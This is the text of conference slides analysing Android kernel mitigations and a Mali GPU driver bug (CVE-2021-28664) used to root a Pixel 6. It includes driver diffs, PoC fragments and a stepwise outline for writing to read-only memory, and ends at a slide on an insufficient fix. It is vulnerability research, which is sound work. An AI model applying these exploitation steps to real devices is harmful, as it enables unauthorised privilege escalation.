



MAY 11-12

BRIEFINGS

Two bugs with one PoC: Rooting Pixel 6 from Android 12 to Android 13

WANG, YONG (@ThomasKing2014)

Whoami

- WANG, YONG @ThomasKing2014@infosec.exchange
 - @ThomasKing2014 on Twitter/Weibo
- Security Engineer of Alibaba Group
- Focus on Android/Chrome vulnerability
- BlackHat{ASIA/EU/USA}/HITBAMS/Zer0Con/POC/CanSecWest
- Nominated at Pwnie Award 2019(Best Privilege Escalation)

Agenda

- Introduction
- Bug #1
- Bug #2
- Conclusion

Android kernel mitigations 101

- Android 12/13 – kernel 5.10(5.15)
 - PXN - Privileged eXecute Never
 - PAN - Privileged Access Never
 - UAO - User Access Override
 - PAC - Pointer Authentication Code
 - MTE - Memory Tagging Extension
 - KASLR - Kernel Address Space Layout Randomization
 - CONFIG_DEBUG_LIST
 - CONFIG_SLAB_FREELIST_RANDOM/HARDENED
 - # CONFIG_SLAB_MERGE_DEFAULT is not set
 - CONFIG_BPF_JIT_ALWAYS_ON

User Access Override

- Without UAO, corrupting `addr_limit` of `thread_info` is the only step to gain AARW
 - AAR: `write(pipefd[1], kbuf, count);/read(pipefd[0], ubuf, count);`
 - AAW: `write(pipefd[1], ubuf, count);/read(pipefd[0], kbuf, count);`

User Access Override

- Without UAO, corrupting `addr_limit` of `thread_info` is the only step to gain AARW
 - AAR: `write(pipefd[1], kbuf, count);/read(pipefd[0], ubuf, count);`
 - AAW: `write(pipefd[1], ubuf, count);/read(pipefd[0], kbuf, count);`
- UAO state
 - `KERNEL_DS(-1)`, enabled
 - Other, disabled

```
/* Restore the UAO state depending on next's addr_limit */
void uao_thread_switch(struct task_struct *next)
{
    if (IS_ENABLED(CONFIG_ARM64_UAO)) {
        if (task_thread_info(next)->addr_limit == KERNEL_DS)
            asm(ALTERNATIVE("nop", SET_PSTATE_UAO(1), ARM64_HAS_UAO));
        else
            asm(ALTERNATIVE("nop", SET_PSTATE_UAO(0), ARM64_HAS_UAO));
    }
}
```

CONFIG_DEBUG_LIST

```
static inline void __list_add(struct list_head *new,
                             struct list_head *prev,
                             struct list_head *next)
{
    if (!__list_add_valid(new, prev, next))
        return;

    next->prev = new;
    new->next = next;
    new->prev = prev;
    WRITE_ONCE(prev->next, new);
}
```

```
static inline void __list_del_entry(struct list_head *entry)
{
    if (!__list_del_entry_valid(entry))
        return;

    __list_del(entry->prev, entry->next);
}
```

```
bool __list_add_valid(struct list_head *new, struct list_head *prev,
                     struct list_head *next)
{
    if (CHECK_DATA_CORRUPTION(next->prev != prev,
                              "list_add corruption. next->prev should be prev (%px), but was %px. (next=%px).\n",
                              prev, next->prev, next) ||
        CHECK_DATA_CORRUPTION(prev->next != next,
                              "list_add corruption. prev->next should be next (%px), but was %px. (prev=%px).\n",
                              next, prev->next, prev) ||
        CHECK_DATA_CORRUPTION(new == prev || new == next,
                              "list_add double add: new=%px, prev=%px, next=%px.\n",
                              new, prev, next))
        return false;

    return true;
}
EXPORT_SYMBOL(__list_add_valid);

bool __list_del_entry_valid(struct list_head *entry)
{
    struct list_head *prev, *next;

    prev = entry->prev;
    next = entry->next;

    if (CHECK_DATA_CORRUPTION(next == LIST_POISON1,
                              "list_del corruption, %px->next is LIST_POISON1 (%px)\n",
                              entry, LIST_POISON1) ||
        CHECK_DATA_CORRUPTION(prev == LIST_POISON2,
                              "list_del corruption, %px->prev is LIST_POISON2 (%px)\n",
                              entry, LIST_POISON2) ||
        CHECK_DATA_CORRUPTION(prev->next != entry,
                              "list_del corruption. prev->next should be %px, but was %px\n",
                              entry, prev->next) ||
        CHECK_DATA_CORRUPTION(next->prev != entry,
                              "list_del corruption. next->prev should be %px, but was %px\n",
                              entry, next->prev))
        return false;

    return true;
}
EXPORT_SYMBOL(__list_del_entry_valid);
```

CONFIG_SLAB_FREELIST_RANDOM

Without randomization



With randomization



CONFIG_SLAB_FREELIST_HARDENED

```
static inline void *freelist_ptr(const struct kmem_cache *s, void *ptr,
                                unsigned long ptr_addr)
{
#ifdef CONFIG_SLAB_FREELIST_HARDENED
    /*
     * When CONFIG_KASAN_SW/HW_TAGS is enabled, ptr_addr might be tagged.
     * Normally, this doesn't cause any issues, as both set_freepointer()
     * and get_freepointer() are called with a pointer with the same tag.
     * However, there are some issues with CONFIG_SLUB_DEBUG code. For
     * example, when __free_slub() iterates over objects in a cache, it
     * passes untagged pointers to check_object(). check_object() in turns
     * calls get_freepointer() with an untagged pointer, which causes the
     * freepointer to be restored incorrectly.
     */
    return (void *)((unsigned long)ptr ^ s->random ^
                   swab((unsigned long)kasan_reset_tag((void *)ptr_addr)));
#else
    return ptr;
#endif
}
```

CONFIG_SLAB_MERGE_DEFAULT is not set

Heap isolation

```
FFFFFFFFC010508BC0  
: FFFFFFFC010508BC0 EXPORT __kmem_cache_alias  
: FFFFFFFC010508BC0 __kmem_cache_alias  
: FFFFFFFC010508BC0 PACIASP  
: FFFFFFFC010508BC4 MOV X0, XZR  
: FFFFFFFC010508BC8 AUTIASP  
: FFFFFFFC010508BCC RET  
: FFFFFFFC010508BCC ; End of function __kmem_cache_alias  
: FFFFFFFC010508BCC
```

Pixel 6 kernel image

- No dedicated cache will be merged into a general cache.
- Different types of objects explicitly allocated from kcalloc-N still share the same cache.
- Cross-cache attack techniques have to be applied to make different types of objects share the same memory.

CONFIG_BPF_JIT_ALWAYS_ON

The ultimate ROP

Finally, it's time to consider our ROP payload. Because we can write at most 15 distinct 64-bit values into the stack via our overflow (2 of which we've already used), we'll need to be careful about keeping the ROP payload small.

When I mentioned this progress to Jann, he suggested that I check the function `__bpf_prog_run()`, which he described as the ultimate ROP gadget. And indeed, if your kernel has it compiled in, it does appear to be the ultimate ROP gadget!

`__bpf_prog_run()` is responsible for interpreting eBPF bytecode that has already been deemed safe by the eBPF verifier. As such, it provides a number very powerful primitives, including:

1. arbitrary control flow in the eBPF program;
2. arbitrary memory load;
3. arbitrary memory store;
4. arbitrary kernel function calls with up to 5 arguments and a 64-bit return value.

<https://googleprojectzero.blogspot.com/2020/12/an-ios-hacker-tries-android.html>

Google Tensor

		First-generation (2021)	Second-generation (2022)
SoC	Model number	GS101 (S5P9845) ^{[15][23]}	GS201 (S5P9855) ^{[24][25]}
	Codename	Whitechapel ^[15]	Cloudripper ^[24]
	Manufacturer	Samsung Electronics ^[15]	?
	Fabrication	5 nm LPE ^{[6][26]}	5 nm ^{[27][28]}
CPU	ISA	ARMv8.2-A ^[29]	?
	Bit width	64-bit ^[29]	64-bit ^[30]
	μarch	Octa-core: ^{[21][6]} 2.8 GHz Cortex-X1 (2×) 2.25 GHz Cortex-A76 (2×) 1.8 GHz Cortex-A55 (4×)	Octa-core: ^[31] 2.85 GHz Cortex-X1 (2×) 2.35 GHz Cortex-A78 (2×) 1.8 GHz Cortex-A55 (4×)
	Security	TrustZone (Trusty OS) ^[32]	TrustZone (Trusty OS) ^[33]
GPU	μarch	Mali-G78 MP20 ^{[6][21]}	Mali-G710 MP7 ^[31]
	Frequency	848 MHz ^[26]	?
RAM	Type	LPDDR5 ^[26]	LPDDR5 ^[31]
	Bus width	4×16-bit quad-channel ^[26]	?
	Bandwidth	51.2 GB/s ^[26]	?
ISP	NPU	edgeTPU ^[26]	edgeTPU ^[33]
	Storage type	UFS 3.1 ^{[34][35]}	UFS 3.1 ^{[36][37]}
Connectivity	Modem	Exynos 5123 ^[26]	Exynos 5300 ^[38]
	Wireless	Wi-Fi 6 and Wi-Fi 6E ^{[34][35]}	Wi-Fi 6 ^{[36][37]}
		Bluetooth 5.2 ^{[34][35]}	Bluetooth 5.2 ^{[36][37]}
	Navigation	Dual-band GNSS ^{[34][35]}	Dual-band GNSS ^{[36][37]}

https://en.wikipedia.org/wiki/Google_Tensor

Android LPE attack surfaces

- DAC

- ptmx (root root 0o666) ptmx_device
- tty (root root 0o666) owntty_device
- system (system system 0o664) dmabuf_system_heap_device
- ashmem (root root 0o666) ashmem_device
- binder(root root 0o777) binder_device
- kgsl-3d0 (system system 0o666) gpu_device / mali0 (system system 0o664) gpu_device

- SELinux policy

- ALLOW domain-->ptmx_device (chr_file) [map append write ioctl watch_reads getattr read watch lock open]
- ALLOW domain-->owntty_device (chr_file) [map append write ioctl watch_reads getattr read watch lock open]
- ALLOW domain-->ashmem_device (chr_file) [map append write ioctl getattr read lock]
- ALLOW untrusted_app-->dmabuf_system_heap_device (chr_file) [map ioctl watch_reads getattr read watch lock open]
- ALLOW untrusted_app-->binder_device (chr_file) [map ioctl watch_reads getattr read watch lock open]
- ALLOW untrusted_app-->gpu_device (chr_file) [map ioctl watch_reads getattr read watch lock open]

Motivation

- Why gpu_device?
 - Not ubiquitous
 - Complicated
 - Bugs reported

Motivation

- Why gpu_device?
 - Not ubiquitous
 - Complicated
 - Bugs reported
 - Exploitable bugs in the wild

Android has updated the May security with notes that 4 vulns were exploited in-the-wild.

Qualcomm GPU: CVE-2021-1905, CVE-2021-1906
ARM Mali GPU: CVE-2021-28663, CVE-2021-28664

source.android.com/security/bulle...

翻译推文

下午9:12 · 2021年5月19日

Agenda

- Introduction
- *Bug #1*
- Bug #2
- Conclusion

CVE-2021-28664 analysis

Title	Mali GPU Kernel Driver elevates CPU RO pages to writable
CVE	CVE-2021-28664
Date of issue	18th March 2021
Affects	<ul style="list-style-type: none">• Midgard GPU Kernel Driver: All versions from r8p0 – r30p0• Bifrost GPU Kernel Driver: All versions from r0p0 – r29p0• Valhall GPU Kernel Driver: All versions from r19p0 - r29p0
Impact	A non-privileged user can get a write access to read-only memory, and may be able to gain root privilege, corrupt memory and modify the memory of other processes.
Resolution	This issue is fixed in Bifrost and Valhall GPU Kernel Driver r30p0 and in Midgard GPU Kernel Driver r31p0 release. Users are recommended to upgrade if they are impacted by this issue.
Credit	n/a

<https://developer.arm.com/Arm%20Security%20Center/Mali%20GPU%20Driver%20Vulnerabilities>

CVE-2021-28664 analysis

- kbase_mem_from_user_buffer diff(Bifrost r28 vs r29)

```
⇒ #if LINUX_VERSION_CODE < KERNEL_VERSION(4, 6, 0)
    faulted_pages = get_user_pages(current, current->mm, address, *va_pages,
    #if KERNEL_VERSION(4, 4, 168) <= LINUX_VERSION_CODE && \
    KERNEL_VERSION(4, 5, 0) > LINUX_VERSION_CODE
    reg->flags & KBASE_REG_GPU_WR ? FOLL_WRITE : 0,
    pages, NULL);
#else
    reg->flags & KBASE_REG_GPU_WR, 0, pages, NULL);
#endif
⇒ #elif LINUX_VERSION_CODE < KERNEL_VERSION(4, 9, 0)
    faulted_pages = get_user_pages(address, *va_pages,
    reg->flags & KBASE_REG_GPU_WR, 0, pages, NULL);
#else
    faulted_pages = get_user_pages(address, *va_pages,
    reg->flags & KBASE_REG_GPU_WR ? FOLL_WRITE : 0,
    pages, NULL);
#endif

⇐ #if KERNEL_VERSION(4, 6, 0) > LINUX_VERSION_CODE
    faulted_pages = get_user_pages(current, current->mm, address, *va_pages,
    #if KERNEL_VERSION(4, 4, 168) <= LINUX_VERSION_CODE && \
    KERNEL_VERSION(4, 5, 0) > LINUX_VERSION_CODE
    reg->flags & KBASE_REG_CPU_WR ? FOLL_WRITE : 0,
    pages, NULL);
#else
    reg->flags & KBASE_REG_CPU_WR, 0, pages, NULL);
#endif
⇐ #elif KERNEL_VERSION(4, 9, 0) > LINUX_VERSION_CODE
    faulted_pages = get_user_pages(address, *va_pages,
    reg->flags & KBASE_REG_CPU_WR, 0, pages, NULL);
#else
    faulted_pages = get_user_pages(address, *va_pages,
    reg->flags & KBASE_REG_CPU_WR ? FOLL_WRITE : 0,
    pages, NULL);
#endif
```

- Only GPU_WR permission check
 - CPU_WR instead of GPU_WR

CVE-2021-28664 analysis

- kbase_mem_from_user_buffer diff(Bifrost r29 vs r30)

```
#if KERNEL_VERSION(4, 6, 0) > LINUX_VERSION_CODE
    faulted_pages = get_user_pages(current, current->mm, address, *va_pages,
#if KERNEL_VERSION(4, 4, 168) <= LINUX_VERSION_CODE && \
KERNEL_VERSION(4, 5, 0) > LINUX_VERSION_CODE
        reg->flags & KBASE_REG_CPU_WR ? FOLL_WRITE : 0,
        pages, NULL);
#else
        reg->flags & KBASE_REG_CPU_WR, 0, pages, NULL);
#endif
#elif KERNEL_VERSION(4, 9, 0) > LINUX_VERSION_CODE
    faulted_pages = get_user_pages(address, *va_pages,
        reg->flags & KBASE_REG_CPU_WR, 0, pages, NULL);
#else
    faulted_pages = get_user_pages(address, *va_pages,
        reg->flags & KBASE_REG_CPU_WR ? FOLL_WRITE : 0,
        pages, NULL);
#endif

write = reg->flags & (KBASE_REG_CPU_WR | KBASE_REG_GPU_WR);

#if KERNEL_VERSION(4, 6, 0) > LINUX_VERSION_CODE
    faulted_pages = get_user_pages(current, current->mm, address, *va_pages,
#if KERNEL_VERSION(4, 4, 168) <= LINUX_VERSION_CODE && \
KERNEL_VERSION(4, 5, 0) > LINUX_VERSION_CODE
        write ? FOLL_WRITE : 0, pages, NULL);
#else
        write, 0, pages, NULL);
#endif
#elif KERNEL_VERSION(4, 9, 0) > LINUX_VERSION_CODE
    faulted_pages = get_user_pages(address, *va_pages,
        write, 0, pages, NULL);
#else
    faulted_pages = get_user_pages(address, *va_pages,
        write ? FOLL_WRITE : 0, pages, NULL);
#endif
```

- Check both CPU_WR and GPU_WR

CVE-2021-28664 PoC

- KBASE_IOCTL_MEM_IMPORT

```
imported_ubuf.ptr = (u64)ro_page; // Read-only memory
```

```
imported_ubuf.length = ro_len;
```

```
mem_import.in.flags = BASE_MEM_PROT_CPU_RD |  
BASE_MEM_PROT_CPU_WR | BASE_MEM_PROT_GPU_RD;
```

```
mem_import.in.phandle = (__u64)&imported_ubuf;
```

```
mem_import.in.type = BASE_MEM_IMPORT_TYPE_USER_BUFFER;
```

```
mem_import.in.padding = 0;
```

```
mem_import.in.header_page_number = 0;
```

- mmap the buffer

```
mmap(0, ro_len, PROT_READ | PROT_WRITE, MAP_SHARED, fd,  
mem_import.out.gpu_va);
```

CVE-2021-28664 PoC

- Always SIGBUS

```
static vm_fault_t kbase_cpu_vm_fault(struct vm_fault *vmf)
{
    struct vm_area_struct *vma = vmf->vma;
    struct kbase_cpu_mapping *map = vma->vm_private_data;
    pgoff_t map_start_pgoff;
    pgoff_t fault_pgoff;
    size_t i;
    pgoff_t addr;
    size_t nents;
    struct tagged_addr *pages;
    vm_fault_t ret = VM_FAULT_SIGBUS;
    struct memory_group_manager_device *mgm_dev;

    KBASE_DEBUG_ASSERT(map);
    KBASE_DEBUG_ASSERT(map->count > 0);
    KBASE_DEBUG_ASSERT(map->kctx);
    KBASE_DEBUG_ASSERT(map->alloc);

    map_start_pgoff = vma->vm_pgoff - map->region->start_pfn;

    kbase_gpu_vm_lock(map->kctx);
    if (unlikely(map->region->cpu_alloc->type == KBASE_MEM_TYPE_ALIAS)) {
        struct kbase_aliased *aliased =
            get_aliased_alloc(vma, map->region, &map_start_pgoff, 1);

        if (!aliased)
            goto exit;

        nents = aliased->length;
        pages = aliased->alloc->pages + aliased->offset;
    } else {
        nents = map->alloc->nents;
        pages = map->alloc->pages;
    }

    fault_pgoff = map_start_pgoff + (vmf->pgoff - vma->vm_pgoff);

    if (fault_pgoff >= nents)
        goto exit;
}
```

CVE-2021-28664 PoC

- Always SIGBUS
- No physical pages 🤔

```
switch (query) {
case KBASE_MEM_QUERY_COMMIT_SIZE:
    if (reg->cpu_alloc->type != KBASE_MEM_TYPE_ALIAS) {
        *out = kbase_reg_current_backed_size(reg);
    } else {
        size_t i;
        struct kbase_aliased *aliased;
        *out = 0;
        aliased = reg->cpu_alloc->imported.alias.aliased;
        for (i = 0; i < reg->cpu_alloc->imported.alias.nents; i++)
            *out += aliased[i].length;
    }
    break;
```

```
static vm_fault_t kbase_cpu_vm_fault(struct vm_fault *vmf)
{
    struct vm_area_struct *vma = vmf->vma;
    struct kbase_cpu_mapping *map = vma->vm_private_data;
    pgoff_t map_start_pgoff;
    pgoff_t fault_pgoff;
    size_t i;
    pgoff_t addr;
    size_t nents;
    struct tagged_addr *pages;
    vm_fault_t ret = VM_FAULT_SIGBUS;
    struct memory_group_manager_device *mgm_dev;

    KBASE_DEBUG_ASSERT(map);
    KBASE_DEBUG_ASSERT(map->count > 0);
    KBASE_DEBUG_ASSERT(map->kctx);
    KBASE_DEBUG_ASSERT(map->alloc);

    map_start_pgoff = vma->vm_pgoff - map->region->start_pfn;

    kbase_gpu_vm_lock(map->kctx);
    if (unlikely(map->region->cpu_alloc->type == KBASE_MEM_TYPE_ALIAS)) {
        struct kbase_aliased *aliased =
            get_aliased_alloc(vma, map->region, &map_start_pgoff, 1);

        if (!aliased)
            goto exit;

        nents = aliased->length;
        pages = aliased->alloc->pages + aliased->offset;
    } else {
        nents = map->alloc->nents;
        pages = map->alloc->pages;
    }

    fault_pgoff = map_start_pgoff + (vmf->pgoff - vma->vm_pgoff);

    if (fault_pgoff >= nents)
        goto exit;
```

CVE-2021-28664 PoC

```
if (pages) {
    struct device *dev = kctx->kbdev->dev;
    unsigned long local_size = user_buf->size;
    unsigned long offset = user_buf->address & ~PAGE_MASK;
    struct tagged_addr *pa = kbase_get_gpu_phy_pages(reg);

    /* Top bit signifies that this was pinned on import */
    user_buf->current_mapping_usage_count |= PINNED_ON_IMPORT;

    for (i = 0; i < faulted_pages; i++) {
        dma_addr_t dma_addr;
        unsigned long min;

        min = MIN(PAGE_SIZE - offset, local_size);
        dma_addr = dma_map_page(dev, pages[i],
                                offset, min,
                                DMA_BIDIRECTIONAL);
        if (dma_mapping_error(dev, dma_addr))
            goto unwind_dma_map;

        user_buf->dma_addrs[i] = dma_addr;
        pa[i] = as_tagged(page_to_phys(pages[i]));

        local_size -= min;
        offset = 0;
    }

    reg->gpu_alloc->nents = faulted_pages;
}
```

```
if (reg->gpu_alloc->properties & KBASE_MEM_PHY_ALLOC_LARGE)
    user_buf->pages = vmalloc(*va_pages * sizeof(struct page *));
else
    user_buf->pages = kcalloc_array(*va_pages,
                                    sizeof(struct page *), GFP_KERNEL);

if (!user_buf->pages)
    goto no_page_array;

/* If the region is coherent with the CPU then the memory is imported
 * and mapped onto the GPU immediately.
 * Otherwise get_user_pages is called as a sanity check, but with
 * NULL as the pages argument which will fault the pages, but not
 * pin them. The memory will then be pinned only around the jobs that
 * specify the region as an external resource.
 */
if (reg->flags & KBASE_REG_SHARE_BOTH) {
    pages = user_buf->pages;
    *flags |= KBASE_MEM_IMPORT_HAVE_PAGES;
}
```

```
if (!kbase_device_is_cpu_coherent(kctx->kbdev)) {
    if (flags & BASE_MEM_COHERENT_SYSTEM_REQUIRED &&
        !(flags & BASE_MEM_UNCACHED_GPU))
        return -EINVAL;
} else if (flags & (BASE_MEM_COHERENT_SYSTEM |
    BASE_MEM_COHERENT_SYSTEM_REQUIRED)) {
    reg->flags |= KBASE_REG_SHARE_BOTH;
}
```

CVE-2021-28664 PoC

```
if (pages) {
    struct device *dev = kctx->kbdev->dev;
    unsigned long local_size = user_buf->size;
    unsigned long offset = user_buf->address & ~PAGE_MASK;
    struct tagged_addr *pa = kbase_get_gpu_phy_pages(reg);

    /* Top bit signifies that this was pinned on import */
    user_buf->current_mapping_usage_count |= PINNED_ON_IMPORT;

    for (i = 0; i < faulted_pages; i++) {
        dma_addr_t dma_addr;
        unsigned long min;

        min = MIN(PAGE_SIZE - offset, local_size);
        dma_addr = dma_map_page(dev, pages[i],
                                offset, min,
                                DMA_BIDIRECTIONAL);
        if (dma_mapping_error(dev, dma_addr))
            goto unwind_dma_map;

        user_buf->dma_addrs[i] = dma_addr;
        pa[i] = as_tagged(page_to_phys(pages[i]));

        local_size -= min;
        offset = 0;
    }

    reg->gpu_alloc->nents = faulted_pages;
}
```

```
if (reg->gpu_alloc->properties & KBASE_MEM_PHY_ALLOC_LARGE)
    user_buf->pages = vmalloc(*va_pages * sizeof(struct page *));
else
    user_buf->pages = kmalloc_array(*va_pages,
                                    sizeof(struct page *), GFP_KERNEL);

if (!user_buf->pages)
    goto no_page_array;

/* If the region is coherent with the CPU then the memory is imported
 * and mapped onto the GPU immediately.
 * Otherwise get_user_pages is called as a sanity check, but with
 * NULL as the pages argument which will fault the pages, but not
 * pin them. The memory will then be pinned only around the jobs that
 * specify the region as an external resource.
 */
if (reg->flags & KBASE_REG_SHARE_BOTH) {
    pages = user_buf->pages;
    *flags |= KBASE_MEM_IMPORT_HAVE_PAGES;
}

if (!kbase_device_is_cpu_coherent(kctx->kbdev)) {
    if (flags & BASE_MEM_COHERENT_SYSTEM_REQUIRED &&
        !(flags & BASE_MEM_UNCACHED_GPU))
        return -EINVAL;
} else if (flags & (BASE_MEM_COHERENT_SYSTEM |
    BASE_MEM_COHERENT_SYSTEM_REQUIRED)) {
    reg->flags |= KBASE_REG_SHARE_BOTH;
}
```

- Cannot set KBASE_REG_SHARE_BOTH on my MTK phone 🥲

CVE-2021-28664 PoC

```
if (katom->core_req & BASE_JD_REQ_EXTERNAL_RESOURCES) {  
    /* handle what we need to do to access the external resources */  
    if (kbase_jd_pre_external_resources(katom, user_atom) != 0) {  
        /* setup failed (no access, bad resource, unknown resource types, etc.) */  
        katom->event_code = BASE_JD_EVENT_JOB_INVALID;  
        return jd_done_nolock(katom, NULL);  
    }  
}
```

```
struct kbase_mem_phy_alloc *kbase_map_external_resource(  
    struct kbase_context *kctx, struct kbase_va_region *reg,  
    struct mm_struct *locked_mm)  
{  
    int err;  
  
    lockdep_assert_held(&kctx->reg_lock);  
  
    /* decide what needs to happen for this resource */  
    switch (reg->gpu_alloc->type) {  
    case KBASE_MEM_TYPE_IMPORTED_USER_BUF: {  
        if ((reg->gpu_alloc->imported.user_buf.mm != locked_mm) &&  
            (!reg->gpu_alloc->nents))  
            goto exit;  
  
        reg->gpu_alloc->imported.user_buf.current_mapping_usage_count++;  
        if (1 == reg->gpu_alloc->imported.user_buf.current_mapping_usage_count) {  
            err = kbase_jd_user_buf_map(kctx, reg);  
            if (err) {  
                reg->gpu_alloc->imported.user_buf.current_mapping_usage_count--;  
                goto exit;  
            }  
        }  
    }  
    }  
    break;
```

```
for (res_no = 0; res_no < katom->nr_extres; res_no++) {  
    struct base_external_resource *res = &input_extres[res_no];  
    struct kbase_va_region *reg;  
    struct kbase_mem_phy_alloc *alloc;  
#ifdef CONFIG_MALI_DMA_FENCE  
    bool exclusive;  
    exclusive = (res->ext_resource & BASE_EXT_RES_ACCESS_EXCLUSIVE)  
        ? true : false;  
#endif  
    reg = kbase_region_tracker_find_region_enclosing_address(  
        katom->kctx,  
        res->ext_resource & ~BASE_EXT_RES_ACCESS_EXCLUSIVE);  
    /* did we find a matching region object? */  
    if (kbase_is_region_invalid_or_free(reg)) {  
        /* roll back */  
        goto failed_loop;  
    }  
  
    if (!(katom->core_req & BASE_JD_REQ_SOFT_JOB) &&  
        (reg->flags & KBASE_REG_PROTECTED)) {  
        katom->atom_flags |= KBASE_KATOM_FLAG_PROTECTED;  
    }  
  
    alloc = kbase_map_external_resource(katom->kctx, reg,  
        current->mm);  
    if (!alloc) {  
        err_ret_val = -EINVAL;  
        goto failed_loop;  
    }  
}
```

CVE-2021-28664 PoC

```
static int kbase_jd_user_buf_map(struct kbase_context *kctx,
                                struct kbase_va_region *reg)
{
    long pinned_pages;
    struct kbase_mem_phy_alloc *alloc;
    struct page **pages;
    struct tagged_addr *pa;
    long i;
    unsigned long address;
    struct device *dev;
    unsigned long offset;
    unsigned long local_size;
    unsigned long gwt_mask = ~0;
    int err = kbase_jd_user_buf_pin_pages(kctx, reg);

    if (err)
        return err;

    alloc = reg->gpu_alloc;
    pa = kbase_get_gpu_phy_pages(reg);
    address = alloc->imported.user_buf.address;
    pinned_pages = alloc->nents;
    pages = alloc->imported.user_buf.pages;
    dev = kctx->kbdev->dev;
    offset = address & ~PAGE_MASK;
    local_size = alloc->imported.user_buf.size;
```

```
int kbase_jd_user_buf_pin_pages(struct kbase_context *kctx,
                                struct kbase_va_region *reg)
{
    struct kbase_mem_phy_alloc *alloc = reg->gpu_alloc;
    struct page **pages = alloc->imported.user_buf.pages;
    unsigned long address = alloc->imported.user_buf.address;
    struct mm_struct *mm = alloc->imported.user_buf.mm;
    long pinned_pages;
    long i;

    if (WARN_ON(alloc->type != KBASE_MEM_TYPE_IMPORTED_USER_BUF))
        return -EINVAL;

    if (alloc->nents) {
        if (WARN_ON(alloc->nents != alloc->imported.user_buf.nr_pages))
            return -EINVAL;
        else
            return 0;
    }

    if (WARN_ON(reg->gpu_alloc->imported.user_buf.mm != current->mm))
        return -EINVAL;

    #if LINUX_VERSION_CODE < KERNEL_VERSION(4, 6, 0)
        pinned_pages = get_user_pages(NULL, mm,
                                       address,
                                       alloc->imported.user_buf.nr_pages,
    #if KERNEL_VERSION(4, 4, 168) <= LINUX_VERSION_CODE && \
        KERNEL_VERSION(4, 5, 0) > LINUX_VERSION_CODE
        reg->flags & KBASE_REG_GPU_WR ? FOLL_WRITE : 0,
        pages, NULL);
    #else
        reg->flags & KBASE_REG_GPU_WR,
        0, pages, NULL);
    #endif
    #elif LINUX_VERSION_CODE < KERNEL_VERSION(4, 9, 0)
        pinned_pages = get_user_pages_remote(NULL, mm,
                                              address,
                                              alloc->imported.user_buf.nr_pages,
                                              reg->flags & KBASE_REG_GPU_WR,
                                              0, pages, NULL);
    #elif LINUX_VERSION_CODE < KERNEL_VERSION(4, 10, 0)
        pinned_pages = get_user_pages_remote(NULL, mm,
                                              address,
                                              alloc->imported.user_buf.nr_pages,
                                              reg->flags & KBASE_REG_GPU_WR ? FOLL_WRITE : 0,
```

CVE-2021-28664 PoC

- 1. Mmap the Read-Only anonymous memory (CPU_VA1)
- 2. Import the CPU memory with BASE_MEM_PROT_CPU_WR
- 3. Mmap the GPU memory (CPU_VA2)
- 4. Submit a JOB with BASE_JOB_REQ_EXTERNAL_RESOURCES (CPU_VA2, same VA)
- 5. Write the CPU_VA1 via CPU_VA2

Insufficient fix

```
int kbase_jd_user_buf_pin_pages(struct kbase_context *kctx,
                               struct kbase_va_region *reg)
{
    struct kbase_mem_phy_alloc *alloc = reg->gpu_alloc;
    struct page **pages = alloc->imported.user_buf.pages;
    unsigned long address = alloc->imported.user_buf.address;
    struct mm_struct *mm = alloc->imported.user_buf.mm;
    long pinned_pages;
    long i;

    if (WARN_ON(alloc->type != KBASE_MEM_TYPE_IMPORTED_USER_BUF))
        return -EINVAL;

    if (alloc->nents) {
        if (WARN_ON(alloc->nents != alloc->imported.user_buf.nr_pages))
            return -EINVAL;
        else
            return 0;
    }

    if (WARN_ON(reg->gpu_alloc->imported.user_buf.mm != current->mm))
        return -EINVAL;
}
```

```
#if LINUX_VERSION_CODE < KERNEL_VERSION(4, 6, 0)
    pinned_pages = get_user_pages(NULL, mm,
                                   address,
                                   alloc->imported.user_buf.nr_pages,
                                   #if KERNEL_VERSION(4, 4, 168) <= LINUX_VERSION_CODE && \
                                   KERNEL_VERSION(4, 5, 0) > LINUX_VERSION_CODE
                                   reg->flags & KBASE_REG_GPU_WR ? FOLL_WRITE : 0,
                                   pages, NULL);
#else
    reg->flags & KBASE_REG_GPU_WR,
    0, pages, NULL);
#endif
#elif LINUX_VERSION_CODE < KERNEL_VERSION(4, 9, 0)
    pinned_pages = get_user_pages_remote(NULL, mm,
                                           address,
                                           alloc->imported.user_buf.nr_pages,
                                           reg->flags & KBASE_REG_GPU_WR,
                                           0, pages, NULL);
#elif LINUX_VERSION_CODE < KERNEL_VERSION(4, 10, 0)
    pinned_pages = get_user_pages_remote(NULL, mm,
                                           address,
                                           alloc->imported.user_buf.nr_pages,
                                           reg->flags & KBASE_REG_GPU_WR ? FOLL_WRITE : 0,
```

Import again

```
#if KERNEL_VERSION(4, 6, 0) > LINUX_VERSION_CODE
    faulted_pages = get_user_pages(current, current->mm, address, *va_pages,
    #if KERNEL_VERSION(4, 4, 168) <= LINUX_VERSION_CODE && \
    KERNEL_VERSION(4, 5, 0) > LINUX_VERSION_CODE
    reg->flags & KBASE_REG_CPU_WR ? FOLL_WRITE : 0,
    pages, NULL);
#else
    reg->flags & KBASE_REG_CPU_WR, 0, pages, NULL);
#endif
#elif KERNEL_VERSION(4, 9, 0) > LINUX_VERSION_CODE
    faulted_pages = get_user_pages(address, *va_pages,
    #if KERNEL_VERSION(4, 4, 168) <= LINUX_VERSION_CODE && \
    KERNEL_VERSION(4, 5, 0) > LINUX_VERSION_CODE
    reg->flags & KBASE_REG_CPU_WR, 0, pages, NULL);
#else
    faulted_pages = get_user_pages(address, *va_pages,
    #if KERNEL_VERSION(4, 4, 168) <= LINUX_VERSION_CODE && \
    KERNEL_VERSION(4, 5, 0) > LINUX_VERSION_CODE
    reg->flags & KBASE_REG_CPU_WR ? FOLL_WRITE : 0,
    pages, NULL);
#endif
write = reg->flags & (KBASE_REG_CPU_WR | KBASE_REG_GPU_WR);
#if KERNEL_VERSION(4, 6, 0) > LINUX_VERSION_CODE
    faulted_pages = get_user_pages(current, current->mm, address, *va_pages,
    #if KERNEL_VERSION(4, 4, 168) <= LINUX_VERSION_CODE && \
    KERNEL_VERSION(4, 5, 0) > LINUX_VERSION_CODE
    write ? FOLL_WRITE : 0, pages, NULL);
#else
    write, 0, pages, NULL);
#endif
#elif KERNEL_VERSION(4, 9, 0) > LINUX_VERSION_CODE
    faulted_pages = get_user_pages(address, *va_pages,
    #if KERNEL_VERSION(4, 4, 168) <= LINUX_VERSION_CODE && \
    KERNEL_VERSION(4, 5, 0) > LINUX_VERSION_CODE
    write, 0, pages, NULL);
#else
    faulted_pages = get_user_pages(address, *va_pages,
    #if KERNEL_VERSION(4, 4, 168) <= LINUX_VERSION_CODE && \
    KERNEL_VERSION(4, 5, 0) > LINUX_VERSION_CODE
    write ? FOLL_WRITE : 0, pages, NULL);
#endif
```

- It sounds like double fetch

Insufficient fix

